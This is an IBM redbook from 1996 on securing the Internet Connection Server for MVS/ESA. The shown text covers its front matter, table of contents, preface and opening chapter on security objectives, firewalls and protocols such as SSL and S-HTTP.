SG24-4803-01

International Technical Support Organization

How to Secure the Internet Connection Server for MVS/ESA

June 1996

IBM

International Technical Support Organization
Poughkeepsie Center

SG24-4803-01

International Technical Support Organization

How to Secure the Internet Connection Server for MVS/ESA

June 1996

Take Note!

Before using this information and the product it supports, be sure to read the general information under "Special Notices" on page xiii.

Second Edition (June 1996)

This edition applies to Version 1.0 of the Internet Connection Server for MVS/ESA, 5655-156.

Order publications through your IBM representative or the IBM branch office serving your locality. Publications are not stocked at the address given below.

An ITSO Technical Bulletin Evaluation Form for reader's feedback appears facing Chapter 1. If the form has been removed, comments may be addressed to:

IBM Corporation, International Technical Support Organization
Dept. HYZ Mail Station P099
522 South Road
Poughkeepsie, New York 12601-5400

Abstract

This redbook describes how to create a secure implementation of the Internet Connection Server for MVS/ESA. It focuses on the Web server side of the World Wide Web. The implementation is based on the OS/390 Internet BonusPak.

This document describes the basic server security, which is provided through the configuration file, and the additional security facilities that are provide through an external security manager such as Resource Access Control Facility.

It also provides a high-level overview of various implementation scenarios that can be used and explains the role of firewalls in these scenarios.

The various security threats are discussed in great detail, as well as the auditing tools that can be used to trace unwanted attempts to steal or damage information from your server.

This redbook was written for security administrators, systems programmers, network programmers, security auditors, and all other personnel involved in planning, configuring or administering services on the Internet Connection Server for MVS/ESA.

Some knowledge of system and networking security is assumed.

(189 pages)

Contents

Abstract . . . iii

Special Notices . . . xiii

Preface . . . xv
How This Redbook is Organized . . . xv
Related Publications . . . xvi
International Technical Support Organization Publications . . . xviii
ITSO Redbooks on the World Wide Web (WWW) . . . xviii
Acknowledgments . . . xix

Chapter 1. Introducing Security into the World Wide Web . . . 1
1.1 Some Security Concepts and Terms . . . 1
1.1.1 Security Objectives . . . 2
1.1.2 What Mechanisms Provide Security? . . . 3
1.1.3 Types of Attack . . . 5
1.2 OS/390 Internet BonusPak Security Considerations . . . 6
1.2.1 The Environment Created by the OS/390 Internet BonusPak . . . 6
1.2.2 How the World Wide Web Works . . . 7
1.2.3 Two-Way Traffic . . . 8
1.2.4 Where the Web Is Vulnerable . . . 11
1.2.5 What Type of Security Facilities are Provided? . . . 12
1.2.6 What Types of Decisions Do You Need To Make? . . . 13

Chapter 2. Network Security and Firewalls . . . 15
2.1 Network Security Elements . . . 15
2.1.1 TCP/IP Security Issues . . . 16
2.1.2 What Is a Firewall? . . . 17
2.1.3 Packet Filtering Function of a Firewall . . . 18
2.1.4 Other Functions of Firewalls . . . 18
2.1.5 Placement of a Firewall . . . 19
2.2 Recommendations . . . 19
2.3 Internet Connection Server for MVS/ESA Scenarios . . . 20
2.4 Web Server for Corporate Network (Intranet) . . . 20
2.4.1 No Confidential Data on the Web Server . . . 21
2.4.2 Confidential Data Included on the Web Server . . . 23
2.5 Web Server for Both the Corporate Network and the Internet . . . 24
2.5.1 An Internet Web Server and a Corporate Web Server in the Same MVS Partition . . . 24
2.5.2 Using Integrated Sockets Support . . . 24
2.5.3 Converged Sockets . . . 25
2.5.4 Other Security Considerations for this Configuration . . . 27
2.6 Internet Connection Server for MVS/ESA as a Proxy Server . . . 28
2.6.1 Security Considerations of a Proxy Server Setup . . . 29

Chapter 3. Protecting the Pages on Your Internet Connection Server for MVS/ESA . . . 31
3.1 Highlights of Basic Server Security . . . 31
3.2 Basic Server Security Flow . . . 32
3.3 Basic Server Security Options . . . 33
3.3.1 User Name and Password Protection . . . 33

3.3.2 Address Template Protection 34
3.3.3 Which User ID is Used in Access Control Checks? 34
3.3.4 Access Control Checks 34
3.4 Activating Protection 35
3.5 Creating Protection Setups 35
3.6 What Directives Should You Look For? 36
3.7 Sample Protection Scheme 36
3.8 How the Server Processes Requests 38
3.9 Using Access Control List (ACL) Files 39
3.10 Editing and Activating the Configuration File 40
3.10.1 Using the Configuration and Administration Forms 41
3.10.2 Protecting the Configuration and Administration Forms 41

Chapter 4. Security Considerations When Using Basic Server Security 43
4.1 User Authentication in the Internet Connection Server for MVS/ESA . . . 43
4.1.1 Sending Your Credentials 44
4.1.2 How Does the Internet Connection Server for MVS/ESA Use Authentication? 44
4.1.3 Pay Attention to Passwords 44
4.1.4 How Browsers Handle Your Credentials 45
4.1.5 What Authentication Facility Should you Use? 46
4.1.6 Recommendations 46

Chapter 5. Protecting Your Internet Connection Server for MVS/ESA 47
5.1 RACF Environment to Protect Your Internet Connection Server for MVS/ESA 48
5.2 UNIX Security Basics 49
5.2.1 UNIX Superusers 49
5.3 OS/390 OpenEdition Users 49
5.3.1 Maintaining OS/390 OpenEdition Users 50
5.3.2 Adding a New OpenEdition MVS User 50
5.3.3 Home Directory and Program 52
5.3.4 User Access for OMVS Segment 52
5.3.5 Controlling Superusers Under OS/390 OpenEdition 53
5.3.6 UNIX-level Security Versus MVS-level Security 53
5.3.7 Defining Superusers 54
5.3.8 Managing User Identities and Authorizations 55
5.4 Controlling Daemons 55
5.5 Identity Change by Daemons 57
5.5.1 Controlling the Identity Change 58
5.6 Preventing Modifications to Your Load Module 59
5.6.1 Protecting Your Program Libraries 59
5.6.2 Activating Program Control 60
5.7 Using Surrogate User IDs 62
5.7.1 RACF Surrogate Support 62
5.7.2 Surrogate Support by Daemons 63
5.7.3 Set Up Surrogate User IDs 64
5.8 UNIX Security and Files 65
5.8.1 Hierarchical File System 66
5.8.2 File Security Packet 66
5.9 Display Permissions 68
5.10 Default Permissions 69
5.11 Accessing OpenEdition Files and Directories 70
5.12 Step-by-Step Procedure to Implement the RACF Security 71

Chapter 6. Protecting the Common Gateway Interface 77
6.1 Common Gateway Interface 77
6.2 CGI Script Locations 77
6.3 Writing Secure CGI Scripts 78
6.4 Examples of CGI Programming Problems 78
6.4.1 CGI Example: Use of the eval Command 78
6.4.2 CGI Example: Weakness in Called Programs 80
6.4.3 CGI Example: You Cannot Rely On Your Own Forms Being Used . . 81
6.5 CGI Exposures in Summary 82
6.6 Sample CGI Script to Access CICS Transactions 83
6.6.1 CICS EXternal Call Interface 83
6.6.2 The programming interfaces 84
6.6.3 Illustrations of the External CICS CALL Interface 85
6.6.4 External CICS Interface Security 89

Chapter 7. Step-by-Step Procedure to Activate Basic Server Security 93

Chapter 8. Debugging Server Security Problems 95
8.1 The Sequence of Events 96
8.2 What Debugging Tools Can You Use 97
8.3 Debugging Procedure 98
8.3.1 Step 1. Display the MVS Console Log 98
8.3.2 Step 2. Collect SMF Records that Contain the Violation 99
8.3.3 Step 3. Browse the Web Server ErrorLog 101
8.3.4 Step 4. Browse the Web Server AccessLog 102
8.3.5 Step 5. List the File Permissions 103
8.4 Using the Trace Output 103
8.5 Tips 107

Chapter 9. Auditing Your Internet Connection Server for MVS/ESA 109
9.1 Facilities That Contain Security-Related Information 109
9.2 Auditing an OpenEdition MVS Environment 110
9.2.1 Auditing OpenEdition MVS Events 112
9.2.2 Audit Options for File and Directory Levels 113
9.3 The Status of Your RACF Security Environment 115
9.4 Reporting Security Events 117
9.4.1 List the Users with Superuser Authority 117
9.5 Internet Connection Server for MVS/ESA Logs 119

Chapter 10. Where Should You Run Your Internet Connection Server for MVS/ESA? 121
10.1 Logical Partition Highlights 121
10.1.1 PR/SM Functional Characteristics 122
10.2 Logical Partition Security Characteristics 123
10.2.1 Logical Partition Isolation 124
10.2.2 I/O Configuration Control Authority 124
10.2.3 Global Performance Data Control Authority 124
10.2.4 Cross-Partition Control Authority 124
10.3 PR/SM on ES/9000 Achieves E4 125
10.4 Setting Up a Trusted Configuration 125
10.4.1 Secure PR/SM Characteristics 125
10.4.2 Central and Expanded Storage 126
10.4.3 I/O Security Considerations 126
10.4.4 Operational Considerations 128
10.4.5 Input/Output Configuration Data Set (IOCDS) 129

10.4.6 LPAR Input/Output Configuration 130
10.4.7 Power-On Reset 130
10.4.8 Control Authority 131
10.4.9 Reconfiguring the System 132
10.4.10 Audit Trail 133
10.4.11 Recovery Planning 133
10.5 Service and Maintenance 133
10.5.1 Logical Central Processors 135

Chapter 11. Future Security for Your Internet Connection Server for MVS/ESA 137
11.1 Cryptographic Techniques 138
11.1.1 Symmetric-Key Encryption 138
11.1.2 Public-Key Encryption 139
11.1.3 Secure Hash Functions 140
11.2 An Introduction to SSL and S-HTTP 141
11.2.1 SSL 141
11.2.2 The SSL Handshake Protocol 141
11.2.3 SSL and Client Authentication 142
11.2.4 S-HTTP 142
11.2.5 SSL and S-HTTP Compared 144

Appendix A. Directives and Sub-directives That Are Used to Control Access 145
A.1.1 Protection Directive 145
A.1.2 Userid Directive 145
A.1.3 Protect Directive 146
A.1.4 ServerId Sub-directive 147
A.1.5 AuthType Sub-directive 147
A.1.6 PasswdFile Sub-directive 147
A.1.7 Mask Sub-directives 147
A.1.8 Server Group Files 149
A.1.9 User Names, Group Names, and Address Templates on Mask Sub-directives 149
A.2 Passing Requests 151
A.2.1 Mapping Rules: Defining Where the Documents Are 151
A.2.2 Processing Sequence For Mapping Directives 153

Appendix B. Managing User Identities and Authorizations 155

Appendix C. Sample Auditing Jobs 157
C.1 RACF SMF Data Unload Utility (IRRADU00) 157
C.2 Selecting the Records and Fields 158
C.3 List the Superusers 163
C.3.1 RACF Database Unload Utility (IRRDBU00) 163
C.3.2 Sample Job to List All Superusers in Your System 164
C.3.3 Selecting the Records and Fields 165
C.3.4 Sample List of User with Superuser Authority 166
C.4 Web Server Logs 167
C.4.1 Sample REXX Exec to Report POST Requests 170

Appendix D. A Brief Overview of TCP/IP 173
D.1 Internet Layers 173
D.2 Internetwork Layer 174
D.2.1 IP Addressing 174
D.2.2 IP Datagram 174

D.2.3 IP Routing 174
D.2.4 IP Gateway 176
D.2.5 IP Subnet 176
D.2.6 ICMP 178
D.3 Transport Layer 178
D.3.1 UDP 178
D.3.2 TCP 178
D.3.3 Ports and Sockets 178
D.4 Applications 179
D.5 Port Number Table 179

Index 183

Figures

1. How Much Confidence Do You Put Into The Internet? 1
2. Security Mechanisms on the Information Super Highway 3
3. The Environment Created by the OS/390 Internet BonusPak 6
4. Forms, or so Called Level 2 HTML 8
5. Forms Processing 9
6. The Web Server Connecting to a Gateway Program 10
7. Internet Network that Includes Firewalls 17
8. Internet Connection Server for MVS/ESA for a Corporate Network . . . 20
9. Integrated Sockets Support 24
10. Converged Sockets 26
11. Two Web servers and two TCP/IP stacks 27
12. Two Web Servers and Two TCP/IP Stacks With a Proxy Server 29
13. Basic Server Security Flow 32
14. Sample Protection Setup 37
15. File Security Packet 67
16. bad-form-2 Script to Show a Loophole in the CGI Process 79
17. HTML Form to Invoke Script bad-form-2 79
18. bad-form-1 Script to Show a Loophole in the CGI Process 80
19. HTML Form to Invoke CGI Script bad-form-1 81
20. External CICS Interface Illustrated 84
21. EXCI CALL Interface Illustrated 85
22. The DPL_Call Function 87
23. Access Violation Message in System Log 99
24. Sample Job to List Specified SMF Records and Fields 100
25. Sample Output from That Lists SMF Records 100
26. ErrorLog 101
27. AccessLog 102
28. TSO OSHELL Command ls -l 103
29. TSO OSHELL Command ls -l Output 103
30. TSO chmod Command 103
31. Trace Output Part 1 104
32. Trace Output Part 2 105
33. Trace Output Part 3 106
34. Trace Output Part 4 107
35. RACF Auditing Environment 111
36. Sample Output Report from DSMON 115
37. Sample Job to Dump SMF Records 157
38. Sample Job to Select and Print Selected Field from SMF Records . . . 159
39. Sample Output of ICETOOL 162
40. Sample Output of List Superusers Job 167
41. Sample Web Server ErrorLog 168
42. Sample Web Server AccessLog 169
43. Sample Output REXX Exec that reports POST Requests 170
44. Sample Exec to Create Audit Report (Part 1) 171
45. Sample Exec to Create Audit Report (Part 2) 172
46. TCP/IP Protocol 173
47. TCP/IP Layering Model 174
48. IP Network Addresses 175
49. IP Gateway Routing 176
50. Examples of IP Subnets 177

Special Notices

This publication is intended to help security administrators and systems programmers to install and implement the Internet Connection Server for MVS/ESA in a secure way. The information in this publication is not intended as the specification of any programming interfaces that are provided by the Internet Connection Server for MVS/ESA. See the PUBLICATIONS section of the IBM Programming Announcement for Internet Connection Server for MVS/ESA for more information about what publications are considered to be product documentation.

References in this publication to IBM products, programs or services do not imply that IBM intends to make these available in all countries in which IBM operates. Any reference to an IBM product, program, or service is not intended to state or imply that only IBM′s product, program, or service may be used. Any functionally equivalent program that does not infringe any of IBM′s intellectual property rights may be used instead of the IBM product, program or service.

Information in this book was developed in conjunction with use of the equipment specified, and is limited in application to those specific hardware and software products and levels.

IBM may have patents or pending patent applications covering subject matter in this document. The furnishing of this document does not give you any license to these patents. You can send license inquiries, in writing, to the IBM Director of Licensing, IBM Corporation, 500 Columbus Avenue, Thornwood, NY 10594 USA.

The information contained in this document has not been submitted to any formal IBM test and is distributed AS IS. The information about non-IBM (VENDOR) products in this manual has been supplied by the vendor and IBM assumes no responsibility for its accuracy or completeness. The use of this information or the implementation of any of these techniques is a customer responsibility and depends on the customer′s ability to evaluate and integrate them into the customer′s operational environment. While each item may have been reviewed by IBM for accuracy in a specific situation, there is no guarantee that the same or similar results will be obtained elsewhere. Customers attempting to adapt these techniques to their own environments do so at their own risk.

Reference to PTF numbers that have not been released through the normal distribution process does not imply general availability. The purpose of including these reference numbers is to alert IBM customers to specific information relative to the implementation of the PTF when it becomes available to each customer according to the normal IBM PTF distribution process.

The following terms are trademarks of the International Business Machines Corporation in the United States and/or other countries:

AIX	AnyNet
CICS	DATABASE 2
DB2	DFSMS/MVS
DFSORT	ES/3090
ES/9000	ESA/370
ESA/390	ESCON
Hardware Configuration Definition	IBM

IMS	Language Environment
MVS/ESA	MVS/SP
NetView	OpenEdition
OS/2	OS/390
PR/SM	RACF
RS/6000	S/370
S/390	SOMobjects
SP	SystemView
System/390	VM/ESA
VTAM	WebExplorer

The following terms are trademarks of other companies:

C-bus is a trademark of Corollary, Inc.

PC Direct is a trademark of Ziff Communications Company and is used by IBM Corporation under license.

UNIX is a registered trademark in the United States and other countries licensed exclusively through X/Open Company Limited.

Microsoft, Windows, and the Windows 95 logo are trademarks or registered trademarks of Microsoft Corporation.

Open Software Foundation	The Open Software Foundation, Incorporated
Network File System	Sun Microsystems, Incorporated
NFS	Sun Microsystems Incorporated
POSIX	Institute of Electrical and Electronic Engineers
Java	Sun Microsystems, Incorporated
Netscape	Netscape Communications Corporation
MasterCard	MasterCard International, Incorporated
NCS	Apollo Computer, Incorporated
HYPERchannel	Network Systems Corporation
Network Computing System	Apollo Computer, Incorporated
Oracle	Oracle Corporation
Gopher	University of Minnesota
Sun	Sun Microsystems, Incorporated
Cisco	Cisco Systems, Incorporated
Novell	Novell, Incorporated
Lotus Notes	Lotus Development Corporation
X Windows	Massachusetts Institute of Technology

Other trademarks are trademarks of their respective companies.

Preface

This redbook is intended to give the reader an understanding of the issues and techniques involved in setting up a secure implementation of the Internet Connection Server for MVS/ESA. It contains descriptions of the various security facilities and tools that may be used, illustrated with examples using standard products or specific tailored functions of these products.

This redbook is intended for security administrators, systems programmers, network programmers, security auditors, and other personnel involved in planning, configuring or administering the Internet Connection Server for MVS/ESA.

How This Redbook is Organized

The redbook is organized as follows:

- Chapter 1, "Introducing Security into the World Wide Web"

  This chapter provides an overview of the security issues of the Internet Connection Server for MVS/ESA. It describes the various types of possible attacks and the security facilities that are provided.

- Chapter 2, "Network Security and Firewalls"

  This chapter discusses the network security aspects of the Internet Connection Server for MVS/ESA. It provides a description of the firewall concept and how firewalls can be used to enhance security for the Web server.

- Chapter 3, "Protecting the Pages on Your Internet Connection Server for MVS/ESA"

  The chapter describes the basic server security that is provided through the configuration file. It discusses how to implement a set of authentication and authorization rules using the configuration facility.

- Chapter 4, "Security Considerations When Using Basic Server Security"

  This chapter describes in detail what type of security considerations should be addressed when implementing the Internet Connection Server for MVS/ESA.

- Chapter 5, "Protecting Your Internet Connection Server for MVS/ESA"

  This chapter describes in detail the RACF environment that must be created in order to establish a secure Web server. It provides a step-by-step procedure that helps you in implementing the RACF environment.

- Chapter 6, "Protecting the Common Gateway Interface"

  This chapter describes the security issues that are related to the common gateway interface. It provides samples of CGI script that can be misused by clients to execute unauthorized commands on your Web server.

- Chapter 7, “Step-by-Step Procedure to Activate Basic Server Security”

  This chapter provides a step-by-step procedure that guides you while you are planning the implementation of basic server security.

- Chapter 8, “Debugging Server Security Problems”

  This chapter provides an overview of the debugging tools that can be used to diagnose security-related problems in the Web server. It gives various examples of these debugging tools by using a sample exercise that resulted in an error condition.

- Chapter 9, “Auditing Your Internet Connection Server for MVS/ESA”

  This chapter provides an overview of the available audit tools. It describes the audit requirements and how an audit can be performed in the Web server environment.

- Chapter 10, “Where Should You Run Your Internet Connection Server for MVS/ESA?”

  This chapter describes the characteristics of the Processor Resource/System Manager facility. It provides a description of how to create a secure and isolated logical partition in which you can run your Web server if corporate security procedures require such an environment.

- Chapter 11, “Future Security for Your Internet Connection Server for MVS/ESA”

  This chapter provides a high-level overview of future security enhancements for the Internet Connection Server for MVS/ESA. A subset of Secure Sockets Layer and Secure Hypertext Transfer Protocol is supported in a future release of the Internet Connection Server for MVS/ESA.

- Appendix A, “Directives and Sub-directives That Are Used to Control Access”

  This appendix provides a high-level overview of the security-related directives and sub-directives. These directives are used to implement basic server security.

- Appendix B, “Managing User Identities and Authorizations”

  This appendix describes the differences in the way UNIX and MVS systems manage user identities and authorizations.

- Appendix C, “Sample Auditing Jobs”

  This appendix describes the sample jobs that can be used to verify that the Internet Connection Server for MVS/ESA is behaving as planned. These jobs enable you to verify that the security controls are having the effect you predicted.

- Appendix D, “A Brief Overview of TCP/IP”

  This appendix provides a comprehensive overview of the TCP/IP protocols.

Related Publications

The publications listed in this section are considered particularly suitable for a more detailed discussion of the topics covered in this redbook.

- **OS/390 OpenEdition**
  - *OS/390 OpenEdition MVS Introduction*, GC28-1889

  - *OS/390 OpenEdition MVS Planning*, SC28-1890
  - *OS/390 OpenEdition MVS User's Guide*, SC28-1891
  - *OS/390 OpenEdition MVS Command Reference*, SC28-1892
  - *OS/390 Language Environment Concepts Guide*, GC28-1945
  - *DFSMS/MVS: Network File System User's Guide*, SC26-7028
  - *DFSMS/MVS: Network File System Customization and Operation*, SC26-7029
  - *DFSORT Application Programming Guide*, SC33-4035
- **Processor Resource/System Manager**
  - *ES/9000 9021 711-Based Models Operator's Guide*, GC38-0441
  - *ES/9000 9121 511-Based Models Operating Guide*, SA24-4361
  - *9672/9674 Operations Guide*, GC38-0454
  - *ES/9000 and ES/3090 PR/SM Planning Guide*, GA22-7123
  - *ES/9000 Input/Ouput Configuration Program User's Guide and ESCON Channel-to-Channel Reference*, GC38-0401
  - *MVS/ESA Hardware Configuration Definition: Planning MVS/ESA System Product: JES2 Version 5 and JES3 Version 5*, GC28-1445
  - *ESCON Introduction*, GA23-0383
  - *MVS/ESA Planning: Operations*, GC28-1441
- **Resource Access Control Facility**
  - *OS/390 Security Server (RACF) Support for: OpenEdition DCE, SOMobjects for MVS, and SystemView for MVS*, GC28-1924
  - *OS/390 Security Server (RACF) General Information*, GC28-1912
  - *OS/390 Security Server (RACF) System Programmer Guide*, SC28-1913
  - *OS/390 Security Server (RACF) Security Administrator's Guide*, SC28-1915
  - *OS/390 Security Server (RACF) Command Language Reference*, SC28-1919
  - *OS/390 Security Server (RACF) Messages and Codes*, SC28-1918
  - *OS/390 Security Server (RACF) Auditor's Guide*, SC28-1916
  - *OS/390 Security Server (RACF) General User's Guide*, SC23-3728
  - *OS/390 Security Server (RACF) Macros and Interfaces*, SC28-1914
- **CICS**
  - *CICS Family: Client/Server Programming*, SC33-1435
  - *CICS/ESA External CICS Interface*, SC33-1390
  - *CICS/ESA CICS-RACF Security Guide*, SC33-1185
- **IBM Internet Connection Secure Server**
  - *IBM Internet Connection Secure Server for OS/2 Warp: Up and Running!*, SC31-8202
  - *IBM Internet Connection Secure Server for AIX: Up and Running!*, SC31-8203

International Technical Support Organization Publications

- *Using the Information Super Highway*, GG24-2499
- *Accessing the Internet*, SG24-2597
- *TCP/IP Tutorial and Technical Overview*, GG24-3376
- *Building a Firewall With the NetSP Secured Network Gateway*, GG24-2577
- *MVS/ESA SP 5.2.2 OpenEdition MVS: Installation and Customization Starter Kit.*, SG24-4529
- *Enhanced Auditing Using the RACF SMF Data Unload Utility*, GG24-4453
- *Safe Surfing: How to Build a Secure World Wide Web Connection*, SG24-4564 (available in 2Q96)
- CICS/ESA and TCP/IP for MVS Sockets Interface, GG24-4026
- Accessing CICS Business Applications from the World Wide Web, SG24-4547

A complete list of International Technical Support Organization publications, known as redbooks, with a brief description of each, may be found in:

> *International Technical Support Organization Bibliography of Redbooks,* GG24-3070.

To get a catalog of ITSO redbooks, VNET users may type:

```
TOOLS SENDTO WTSCPOK TOOLS REDBOOKS GET REDBOOKS CATALOG
```

A listing of all redbooks, sorted by category, may also be found on MKTTOOLS as ITSOCAT TXT. This package is updated monthly.

How to Order ITSO Redbooks

IBM employees in the USA may order ITSO books and CD-ROMs using PUBORDER. Customers in the USA may order by calling 1-800-879-2755 or by faxing 1-800-445-9269. Most major credit cards are accepted. Outside the USA, customers should contact their local IBM office. For guidance on ordering, send a note to BOOKSHOP at DKIBMVM1 or E-mail to bookshop@dk.ibm.com.

Customers may order hardcopy ITSO books individually or in customized sets, called BOFs, which relate to specific functions of interest. IBM employees and customers may also order ITSO books in online format on CD-ROM collections, which contain redbooks on a variety of products.

ITSO Redbooks on the World Wide Web (WWW)

Internet users may find information about redbooks on the ITSO World Wide Web home page. To access the ITSO Web pages, point your Web browser to the following URL:

```
http://www.redbooks.ibm.com/redbooks
```

IBM employees may access LIST3820s of redbooks as well. The internal Redbooks home page may be found at the following URL:

```
http://w3.itso.ibm.com/redbooks/redbooks.html
```

Subscribing to Internet Listserver

IBM redbook titles/abstracts are now available through Internet E-mail via the IBM Announcement Listserver. With an Internet E-mail address, anyone can subscribe to an IBM Announcement Listserver. All it takes is a few minutes to set up a profile, and you can get news (in ASCII format) from selected categories.

To initiate the service, send an E-mail note to:

`announce@webster.ibmlink.ibm.com`

with the keyword `subscribe` in the body of the note (leave the subject line blank). A category form and detailed instructions will be sent to you.

To obtain more details about this service, employees may type the following:

```
TOOLS SENDTO USDIST MKTTOOLS MKTTOOLS GET LISTSERV PACKAGE
```

Note: INEWS users can select RelInfo from the action bar to execute this command automatically.

Acknowledgments

This project was designed and managed by:

Rich Conway
International Technical Support Organization, Poughkeepsie Center

The authors of this redbook are:

Antti Numminen
IBM Finland

Cees Kingma
International Technical Support Organization, Poughkeepsie Center

This publication is the result of a residency conducted at the International Technical Support Organization, Poughkeepsie Center.

Thanks to the following people for the invaluable advice and guidance provided in the production of this redbook:

Hilon Potter
IBM US

Geoff Hopkin
IBM UK

Brian Peacock
IBM UK

John Dayka
RACF Design, IBM Poughkeepsie

Chapter 1. Introducing Security into the World Wide Web

The popular impression that many people have of the Internet is that hundreds of scoundrels and bad guys are lurking around the net, recording your every transmission and trying to take possession of your bank account. The reality, of course, is less dramatic. The risk that you take if you send a credit card number over the Internet is probably no greater than the risk you take every time you hand the card over to a gas-station clerk or tell someone the number over the telephone.



Figure 1. How Much Confidence Do You Put Into The Internet?

However, there is some risk involved, if only because of the open and anarchic nature of the Internet. If the promise that the Internet (and in particular its precocious offspring, the World Wide Web) is to be fully realized, it is important that users have confidence in it.

In this book we deal with setting up security when you install and implement the Internet Connection Server for MVS/ESA. The aim of this book is to show how the different security pieces fit together to implement one specific solution: a Web Server for MVS.

1.1 Some Security Concepts and Terms

One of the biggest problems with security is knowing how much is enough. Take the example of a private house. You can imagine a series of increasingly secure features:

- Curtains on the windows to prevent people from seeing in
- Locks on the doors, to stop a thief walking in
- A big, ugly dog to keep unwanted visitors away
- An alarm system to detect intruders

- An electric fence, mine field and armed guards

Clearly, it is possible to have too much security. In general you should try to aim for an *appropriate* level of security, based on the following three factors:

1. The *threat* (what kind of neighborhood do you live in?)
2. The *value* of what you are protecting (how many Van Goghs do you have?)
3. The *objective* of your security measures

This last factor is less obvious than the other two, but equally important. To go back to the example of the house; if the objective we are aiming for is "to stop a thief walking in," the most appropriate security measure may well be the locks on the doors.

In this book we are interested in creating an appropriate level of security that prevents unauthorized people from accessing your Web server or other services or data that might be available on the platform you are running your Web server on.

The *value* of the data we are protecting varies enormously, so we have to be constantly alert to make sure that our security level is appropriate.

The *objectives* of our security measures will depend on what type of data we are protecting. It is important to use consistent language for describing these objectives, because the terms can be ambiguous. For example, if we talk about a message being "authentic," do we mean that we know it has not been changed, or that we know where it came from?

1.1.1 Security Objectives

Depending on your role as a player on the Internet, you will have different security objectives. Referring to Figure 1 on page 1, if you are the end-user that is using a "electronic commerce" facility on the Internet, you like to be sure about things like:

- Who is it I am talking to?
- Can I trust him?
- What happens with my credit card information?
- Can he use my payment twice?

However, if you are the provider of that electronic commerce facility you might have different security objectives. For example, you like to know the following:

- Who has access to my systems?
- Can he prove his identity?
- What else on my system can he access?
- How can I bill him?
- Who guarantees his payment?

Security objectives fall into one or more of the following five categories:

Access Control:
: Assurance that the person or computer at the other end of the session is permitted to do what he asks for.

Authentication:
: Assurance that the resource (human or machine) at the other end of the session really is what it claims to be.

Integrity:
Assurance that the information that arrives is the same as when it was sent.

Accountability
Assurance that any transaction that takes place can subsequently be proved to have taken place. Both the sender and the receiver agree that the exchange took place (also called *non-repudiation*).

Privacy:
Assurance that sensitive information is not visible to an eavesdropper. This is usually achieved using encryption.

Note: Not all the security objectives can be met with the current version of the Internet Connection Server for MVS/ESA that is part of this OS/390 Internet BonusPak. Refer to Chapter 11, "Future Security for Your Internet Connection Server for MVS/ESA" on page 137 for an overview of future enhancements in the product that will allow you to address all the objectives as described above.

1.1.2 What Mechanisms Provide Security?

Security on the "information super highway" can be provided by the following mechanisms. Refer to Figure 2 for an overview of these mechanisms.



Figure 2. Security Mechanisms on the Information Super Highway

The provider of the service can protect his environment by using *firewalls*. Firewalls can control:

- Which computers on either side of the firewall can be accessed
- In what way can these computers be accessed
- Who can access these computers
- How does the end-user identify and authenticate himself

Refer to Chapter 2, "Network Security and Firewalls" on page 15 for a comprehensive overview of firewall protection.

The provider of the service on the Internet should also look into the security facilities that are provided with the platform his service is running on. Platform security can provide, for example, the following security facilities:

- End-user identification and authentication
- Access control for applications and data
- Audit records

Refer to:

Chapter 3, “Protecting the Pages on Your Internet Connection Server for MVS/ESA” on page 31
Chapter 4, “Security Considerations When Using Basic Server Security” on page 43
Chapter 5, “Protecting Your Internet Connection Server for MVS/ESA” on page 47

for a comprehensive overview of platform security for the Internet Connection Server for MVS/ESA.

The owner of the service and the end-user should agree on the protocols that are used to connect to each other and that provide enhanced security on the Internet. Among these protocols you will find:

- Secure Sockets Layer (SSL)
- Secure Hypertext Transfer Protocol (S-HTTP)
- Secure Electronic Transactions (SET)

These protocols provide:

- Authentication
- Integrity
- Accountability
- Privacy

for messages that are sent over the information super highway. For a comprehensive overview of these protocols, refer to Chapter 11, “Future Security for Your Internet Connection Server for MVS/ESA” on page 137.

